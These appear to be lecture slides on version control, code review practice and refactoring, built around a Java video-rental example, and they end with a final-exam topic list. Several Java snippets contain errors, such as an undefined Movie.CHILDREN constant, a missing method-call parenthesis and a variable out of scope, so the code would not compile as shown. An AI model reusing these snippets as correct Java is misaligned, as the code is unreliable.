  - **Subversion**: Meant to be a better CVS, 2000, open source, <http://subversion.tigris.org/>
  - **ClearCase**: Commercial, large-scale, distributed software development, Rational Software
  - **SourceForge**, **GitHub**, **BitBuckets**, and others

# Conclusion

---

- Version control is at the core of any CM, which is further at the core of any software development organization's toolset.
- The product and version space are used to represent different software objects and their different versions.
- The core issues in version control are: (1) how to represent the two spaces; (2) how to store them efficiently; (3) how to present the user a consistent view?

# Code Review

---

- Introduction
- How to Conduct Code Review
- Practical Tips
- Tool Support
- Summary

# What is it?

---

- A systematic examination of source code to ensure sufficient code quality
  - Correctness: Try to detect faults that may exist in the code
  - Maintainability: Try to make the code easier to understand and maintain

# Why?

---

- Help to find and fix bugs early
  - Two brains are better than one brain!
- Help to improve code structure
- Enforce coding standards
- Spread knowledge among team members
  - Good training opportunities for new hires
  - What if the original author leaves?
- Developers know their code will be reviewed, so they will work harder.

# When and how often

---

- Not too soon, not too late
- Typically after unit testing has been done, and after basic features have been tested
- Weekly, or after each major feature

# Philosophy

---

- A forum to discuss and learn from everyone
- Not an opportunity to criticize people
- Not to demonstrate who is a better programmer

# Potential Misuses

---

- A waste of time and effort, if not performed effectively
- Harsh reviews may destroy a less experienced developer
- May create social problems if ego and/or politics are involved

- **Lightweight review:** over-the-shoulder, email pass-around, and tool-assisted review
- **Formal review:** a well-defined process, physical meetings, prepared participants, documented results

# Fagan Inspection (1)

---

- Planning
  - Preparation of materials
  - Arranging of participants
  - Arranging of meeting place
- Overview
  - Group education of participants on the materials
  - Assignment of roles
- Preparation
  - The participants review the item to be inspected and supporting materials
  - The participants prepare their roles

# Fagan Inspection (2)

---

- Inspection meeting
  - Actual finding of defects and opportunities for refactoring
- Rework
  - Resolve the comments made during the review
- Follow-up
  - Verification that all the comments are addressed

# A Simplified Process

---

- Preparation
  - Establish the review group (the programmer, two reviewers, a recorder, and a leader)
  - Make the materials available
  - Come prepared
- Review
  - The leader opens with a short discussion (goals and rules)
  - The reader explains the code (what it is supposed to accomplish, what requirements it contributes to, and what documentation it affects)
  - Each participant raises questions, comments, and suggests
  - The programmer responds (explain the logic, and problems, and choices)
- Follow up

# Who

---

- Leader: technical authority, experienced, supportive and warm personality
- Recorder: keep a written record
- Reader: summarize the code segments, could be the programmer or another person
- In general, participants should have a balanced mix
  - An architect, a peer of the contributor, someone in the middle, new hires
- People should not be there: non-technical people, system testers, and managers

# What to look for (1)

---

- Logic errors: programming mistakes, incorrect assumptions, misunderstanding of requirements
- Adherence to coding standards
- Use of common code modules
- Robustness – adequate error handling

# What to look for (2)

---

- Readability: meaningful names, easy-to-understand code structure
- Bad smells: opportunities for refactoring
- Tests: make sure unit tests are provided, and sufficient coverage is achieved
- Comments: adequate comments must be provided, especially for logic that is more involved

# Tips - Statistics

---

- Size: 200 ~ 400 lines of uncommented code
- Review time <= 1 hour
- Inspection rate <= 300 LOC/hour
- Expected defect rates around 15 per hour
- # of reviewers: 3 to 7

# Tips - Management

---

- Code reviews cannot be optional
- But it can be selective
  - Critical and/or complex code, code that is written by less experienced people, e.g., new hires
- Require separate code reviews for different aspects
  - Security, memory management, and performance



# Tips - Reviewers

---

- Critique the code, not the person
- Ask questions rather than make statements
- Point out good things, not only weaknesses
- Remember that there is often more than one way to approach a solution
- Respect, be constructive



# Tips - Developers

---

- Remember that the code isn't you
- Try to maintain coding standards
- Create a checklist of the things that the code reviews tend to focus
- Respect, and be receptive

# Dont

---

- Should not use it for performance measurement
- Avoid emotions, personal attacks, and defensiveness
- Avoid ego and politics
- No code changes after the review copy is distributed

# The Seven Deadly Sins

---

- Participants don't understand the review process
- Reviewers critique the producer, not the product
- Reviews are not planned, and reviewers are not prepared
- Review meetings drift into problem-solving.
- The wrong people participate.
- Reviewers focus on style, not substance.

# Tool Support

---

- Tools that try to automate and manage the workflow
  - Rietveld (Google), Review Board ([reviewboard.org](http://reviewboard.org)), Code Striker (Sourceforge), Java Code Reviewer (Sourceforge), Code Collaborator (SmartBear), and many others
- Tools that try to automate the actual inspection
  - Checkstyle: check compliance with coding standards
  - Splint: check C programs for security vulnerabilities
  - BLAST: a software model checker for C programs
  - And many others

# Summary

---

- One of the most effective ways to improve code quality
- It is the code that is being reviewed, not the developer.
- A good opportunity for knowledge sharing and team building.
- Code review should be an integral part of the development process.

# Software Refactoring

---

- Introduction
- A Motivating Example
- Bad Smells in Code
- Summary

# What is refactoring?

---

- A change made to the internal structure of software to make it easier to understand and modify without changing its observable behavior
- Or, to restructure software by applying a series of refactoring without changing its observable behavior

# Why Refactoring?

---

- Improves the design of software
  - The design of a program will inevitably decay, and refactoring helps to restore its structure
- Makes software easier to understand
  - When we program, we often focus on how to make it work, i.e., understandable to the computer. Refactoring helps us to think about how to make it understandable to the people
- Helps to find bugs
  - Refactoring forces one to think deep about the program and thus help to detect bugs that may exist in the code
- Helps to code faster
  - A good design is essential for rapid software development

# When to Refactor?

---

- ❑ Refactor when you add function
  - Refactor as you try to understand the code
  - “If only I’d designed the code this way, adding this feature would be easy.”
- ❑ Refactor when you need to fix a bug
  - The very existence of a bug might indicate that the code is not well-structured
- ❑ Refactor when you do a code review
  - Refactoring helps to produce concrete results from code review

# Problems with Refactoring

- Refactoring may change **interfaces**; this needs to be handled carefully
  - Retain the old interface until the users have had a chance to react to the change
- Some designs may be very **difficult** to change
  - When a design choice is to be made, consider how difficult it would be if later you have to change it.
  - If it seems easy, then don't worry too much about the choice. Otherwise, be careful.

# When not to refactor?

---

- ❑ Easier to write from scratch
  - The current code just doesn't work
- ❑ Close to a deadline
  - The long term benefit of refactoring may not appear until after the deadline

# Software Refactoring

---

- Introduction
- A Motivating Example
- Bad Smells in Code
- Summary

# A Video Rental System (1)

```
public class Movie {  
    public static final int CHILDRENS = 2;  
    public static final int REGULAR = 0;  
    public static final int NEW_RELEASE = 1;  
  
    private String _title;  
    private int _priceCode;  
  
    public Movie (String title, int priceCode) {  
        _title = title;  
        _priceCode = priceCode;  
    }  
    public int getPriceCode () {  
        return _priceCode;  
    }  
    public void setPriceCode (int arg) {  
        _priceCode = arg;  
    }  
    public String getTitle () {  
        return _title;  
    }  
}
```

# A Video Rental System (2)

```
class Rental {  
    private Movie _movie;  
    private int _daysRented;  
  
    public Rental (Movie movie, int daysRented) {  
        _movie = movie;  
        _daysRented = daysRented;  
    }  
    public int getDaysRented () {  
        return _daysRented;  
    }  
    public Movie getMovie () {  
        return _movie;  
    }  
}
```

# A Video Rental System (3)

```
class Customer {  
    private String _name;  
    private Vector _rentals = new Vector ();  
  
    public Customer (String name) {  
        _name = name;  
    }  
    public void addRental(Rental arg) {  
        _rentals.addElement (arg);  
    }  
    public String getName () {  
        return _name;  
    }  
    public String statement () {  
        ...  
    }  
}
```

# A Video Rental System (4)

```
public String statement () {
    double totalAmount = 0;
    int frequentRenterPoints = 0;
    Enumeration<Rental> rentals = _rentals.elements ();
    String result = "Rental Record for " + getName () + "\n";
    while (rentals.hasMoreElements ()) {
        double thisAmount = 0;
        Rental each = (Rental) rentals.nextElement ();

        // determine amounts for each line
        switch (each.getMovie().getPriceCode ()) {
            case Movie.REGULAR:
                thisAmount += 2;
                if (each.getDaysRented () > 2)
                    thisAmount += (each.getDaysRented() - 2) * 1.5;
                break;
            case Movie.NEW_RELEASE:
                thisAmount += each.getDaysRented() * 3; break;
            case Movie.CHILDREN:
                thisAmount += 1.5;
                if (each.getDaysRented() > 3)
                    thisAmount += (each.getDaysRented() - 3) * 1.5;
                break;
        }

        // add frequent renter points
        frequentRenterPoints++;
        if ((each.getMovie().getPriceCode() == Movie.NEW_RELEASE) &&
            each.getDaysRented() > 1)
            frequentRenterPoints++;

        // show figures for this rental
        result += "\t" + each.getMovie.getTitle() + "\t" + String.valueOf(thisAmount) + "\n";
        totalAmount += thisAmount;
    }
    // add footer lines
    result += "Amount owed is " + String.valueOf(totalAmount) + "\n";
    result += "You earned " + String.valueOf(frequentRenterPoints) + " frequent renter points";
    return result;
}
```

# Good or Bad?

---

- What is your opinion?
- The code does not seem to be balanced.
- What if we need to add a method to print statement in HTML?

# First Step in Refactoring

---

- Build a solid set of tests for the code you plan to refactor.
- For example, we can create a few customers, give each customer a few rentals of various kinds of films, and generate the statement strings.

# Move the Amount Calculation

```
class Rental ...  
    double getCharge () {  
        double result = 0;  
        switch (getMovie().getPriceCode ()) {  
            case Movie.REGULAR:  
                result += 2;  
                if (getDaysRented () > 2)  
                    result += (getDaysRented() - 2) * 1.5;  
                break;  
            case Movie.NEW_RELEASE:  
                result += getDaysRented() * 3; break;  
            case Movie.CHILDREN:  
                result += 1.5;  
                if (getDaysRented() > 3)  
                    result += (getDaysRented() - 3) * 1.5;  
                break;  
        }  
        return result;  
    }  
}
```

# Move the Amount Calculation

```
public String statement () {
    double totalAmount = 0;
    int frequentRenterPoints = 0;
    Enumeration rentals = rentals.elements ();
    String result = "Rental Record for " + getName () + "\n";
    while (rentals.hasMoreElements ()) {
        double thisAmount = 0;
        Rental each = (Rental) rentals.nextElement ();

        // add frequent renter points
        frequentRenterPoints++;
        if ((each.getMovie().getPriceCode() == Movie.NEW_RELEASE) &&
            each.getDaysRented() > 1)
            frequentRenterPoints++;

        // show figures for this rental
        result += "\t" + each.getMovie.getTitle() + "\t" + String.valueOf(each.getCharge()) + "\n";
        totalAmount += each.getCharge();
    }
    // add footer lines
    result += "Amount owed is " + String.valueOf(totalAmount) + "\n";
    result += "You earned " + String.valueOf(frequentRenterPoints)
              + " frequent renter points";
    return result;
}
```

# Extracting Frequent Renter Points

```
public String statement () {
    double totalAmount = 0;
    int frequentRenterPoints = 0;
    Enumeration rentals = rentals.elements ();
    String result = "Rental Record for " + getName () + "\n";
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();
        frequentRenterPoints += each.getFrequentRenterPoints ();

        // show figures for this rental
        result += "\t" + each.getMovie.getTitle() + "\t"
                  + String.valueOf(each.getCharge()) + "\n";
        totalAmount += each.getCharge();
    }
    // add footer lines
    result += "Amount owed is " + String.valueOf(totalAmount) + "\n";
    result += "You earned " + String.valueOf(frequentRenterPoints)
              + " frequent renter points";
    return result;
}

Class Rental ...
int getFrequentRenterPoints () {
    if ((each.getMovie().getPriceCode() == Movie.NEW_RELEASE) &&
        each.getDaysRented() > 1)
        return 2;
    else
        return 1;
}
```

# Extracting Total Amount Calculation

```
public String statement () {
    int frequentRenterPoints = 0;
    Enumeration rentals = _rentals.elements ();
    String result = "Rental Record for " + getName () + "\n";
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();
        frequentRenterPoints += each.getFrequentRenterPoints ();

        // show figures for this rental
        result += "\t" + each.getMovie.getTitle() + "\t"
                  + String.valueOf(each.getCharge()) + "\n";
    }
    // add footer lines
    result += "Amount owed is " + String.valueOf(getTotalCharge()) + "\n";
    result += "You earned " + String.valueOf(frequentRenterPoints)
              + " frequent renter points";
    return result;
}

private double getTotalCharge () {
    double result = 0;
    Enumeration rentals = _rentals.elements ();
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();
        result += each.getCharge ();
    }
    return result;
}
```

# Extract Total Frequent Renter Points Calculation

```
public String statement () {
    Enumeration rentals = rentals.elements ();
    String result = "Rental Record for " + getName () + "\n";
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();

        // show figures for this rental
        result += "\t" + each.getTitle () + "\t"
                  + String.valueOf (each.getCharge ()) + "\n";
    }
    // add footer lines
    result += "Amount owed is " + String.valueOf (getTotalCharge ()) + "\n";
    result += "You earned " + String.valueOf (getTotalFrequentRenterPoints ())
              + " frequent renter points";
    return result;
}

private double getTotalFrequentRenterPoints () {
    double result = 0;
    Enumeration rentals = rentals.elements ();
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();
        result += each.getFrequentRenterPoints ();
    }
    return result;
}
```

# Add htmlStatement

```
public String htmlStatement () {
    Enumeration rentals = _rentals.elements ();
    String result = "<H1>Rental Record for <EM>" + getName () + "</EM></
H1><P>\n";
    while (rentals.hasMoreElements ()) {
        Rental each = (Rental) rentals.nextElement ();

        // show figures for this rental
        result += each.getMovie.getTitle() + ": "
                  + String.valueOf(each.getCharge()) + "<BR>\n";
    }
    // add footer lines
    result += "<P>You owe <EM> " + String.valueOf(getTotalCharge())
              + "</EM><P>\n";
    result += "On this rental you earned "
              + String.valueOf(getTotalFrequentRenterPoints())
              + " </EM>frequent renter points <P>";
    return result;
}
```

# Switch Statement

---

- If we use a switch statement in a class A, we want to switch on the data members of the same class, not the data members of a different class B.
- Otherwise, if the data members of B change, we may forget to change the switch statement in A

# Move getCharge() (2)

```
class Movie ...  
    double getCharge (int daysRented) {  
        double result = 0;  
        switch (getPriceCode ()) {  
            case Movie.REGULAR:  
                result += 2;  
                if (daysRented () > 2)  
                    result += (daysRented - 2) * 1.5;  
                break;  
            case Movie.NEW_RELEASE:  
                result += daysRented * 3; break;  
            case Movie.CHILDREN:  
                result += 1.5;  
                if (daysRented > 3)  
                    result += (daysRented - 3) * 1.5;  
                break;  
        }  
        return result;  
    }  
  
class Rental ...  
    double getCharge () {  
        return _movie.getCharge (_daysRented);  
    }
```

# Move getFrequentRenterPoints() (1)

Class Rental ...

```
int getFrequentRenterPoints () {
    if ((each.getMovie().getPriceCode() ==
        Movie.NEW_RELEASE) &&
        each.getDaysRented() > 1)
        return 2;
    else
        return 1;
}
```

# Move getFrequentRenterPoints()


## (2)

```
class Movie ...  
int getFrequentRenterPoints () {  
    if ((getPriceCode() == Movie.NEW_RELEASE)  
        && each.getDaysRented() > 1)  
        return 2;  
    else  
        return 1;  
}  
  
class Rental ...  
int getFrequentRenterPoints () {  
    return _movie.getFrequentRenterPoints (_daysRent);  
}
```

# Conditional vs Polymorphism

```
class Movie ...  
    double getCharge (int daysRented) {  
        double result = 0;  
        switch (getPriceCode ()) {  
            case Movie.REGULAR:  
                result += 2;  
                if (daysRented () > 2)  
                    result += (daysRented - 2) * 1.5;  
                break;  
            case Movie.NEW_RELEASE:  
                result += daysRented * 3; break;  
            case Movie.CHILDREN:  
                result += 1.5;  
                if (daysRented > 3)  
                    result += (daysRented - 3) * 1.5;  
                break;  
        }  
        return result;  
    }  
}
```

# Conditional vs Polymorphism (2)




# Can we do better?

---

- What happens if a New Release movie becomes a Regular movie after three months?
- Can we directly change a New Release movie object to a Regular movie object?
- Instead we have to create a new Regular movie object that is the same as the New Release movie object, except that the movie type is Movie\_REGULAR.

# Can we do better? (2)



Now we only need to change the association of the Price object from a New Release Price to a Regular Price.

# Software Refactoring

---

- Introduction
- A Motivating Example
- Bad Smells in Code
- Summary

# Duplicated Code

---

- ❑ The same code structure appears in more than one place
  - Two methods of the same class, two sibling subclasses, or two unrelated classes
- ❑ Makes the code unnecessarily long, and also makes it difficult to maintain consistency
- ❑ Extract the common code and then invoke it from different places

# Long Method

---

- ❑ The body of a method contains an excessive number of statements
- ❑ The longer a method is, the more difficult it is to understand and maintain
- ❑ Find parts of the method that seem to go nicely together and make a new method

# Large Class

---

- ❑ Too many instance variables or too much code in the class
- ❑ Difficult to understand and maintain
- ❑ Break it up into several smaller classes, e.g., based on cohesion or how clients use the class

# Long Parameter List

---

- ❑ A method that takes too many parameters in its signature
- ❑ Difficult to understand and use, and makes the interface less stable
- ❑ Use object to obtain the data, instead of directly pass them around

# Feature Envy

---

- ❑ A method that seems more interested in a class other than the one it actually is in
- ❑ May not be in sync with the data it operates on
- ❑ Move the method to the class which has the most data needed by the method

# Speculative Generality

- ❑ Excessive support for generality that is not really needed
- ❑ Make the code unnecessarily complex and hard to maintain
- ❑ Remove those additional support, e.g., remove unnecessary abstract classes, delegation, and parameters

# Data Classes

- 
- ❑ Classes that are dumb data holders, i.e., they only have fields and get/set methods
  - ❑ These classes are often manipulated in far too much detail by other classes
  - ❑ Give more responsibility to these classes

# Comments

---

- ❑ Comments are often used as a deodorant: they are there because the code is bad
- ❑ Try to remove the comments by refactoring, e.g., extract a block of code as a separate method

# Software Refactoring

---

- Introduction
- A Motivating Example
- Bad Smells in Code
- Summary

# Summary

---

- Refactoring does not fix any bug or add any new feature. Instead, it is aimed to facilitate future changes.
- Refactoring allows us to do a reasonable, instead of perfect, design, and then improve the design later.
- In general, computation should be separate from presentation. This allows the same computation to be reused in different platforms.
- Bad smells signal opportunities for refactoring.

# Final Review (1)

---

## □ Introduction to testing

- Basic concepts: fault, failure, error, test case, testing, debugging, verification & validation
- The testing process: test generation, test execution, and test evaluation

## □ Input space partitioning

- Equivalence partitioning (interface-/functionality-based approach), boundary-value analysis

## □ Combinatorial testing

- Combinatorial explosion, t-way testing, pairwise testing, the IPO algorithm

# Final Review (2)

## □ Graph-based testing

- Basic concepts: path, simple path, prime path, test path, tour, sidetrip, detour
- CFG: basic block, node coverage, edge coverage, prime path coverage
- DFG: definition/use, du-pair, du-path, all-defs/all-uses/ all-du-paths coverage

## □ JUnit

- Assertions, test fixtures, test runners

# Final Review (3)

---

## □ Test Data Generation

- Symbolic execution, constraint solving, search-based strategies

## □ Predicate Testing

- Basic concepts: predicate, clause, active clause
- Coverage criteria: predicate coverage, clause coverage, GACC/CACC/RACC

## □ Mutation Testing

- Program-based mutation testing, mutant, reachability/infection/propagation, mutation operators

# Final Review (4)

---

## ❑ Regression Testing

- The RTS problem, test revalidation, test selection, test minimization, test prioritization

## ❑ Security testing

- Security vs functional testing, input validation, buffer overflow/command injection/XSS, fuzzing

## ❑ Software maintenance

- Maintenance vs development, software change, process models, program understanding, reverse engineering, configuration management, management issues

# Final Review (5)

---

## ❑ Code Review

- What, why, when, and who
- Lightweight vs formal review
- Practical tips, tool support

## ❑ Version Control

- Product space, version space, version delta (embedded vs directed), extensional vs intensional versioning

## ❑ Software Refactoring

- What and why, presentation vs computation, code smells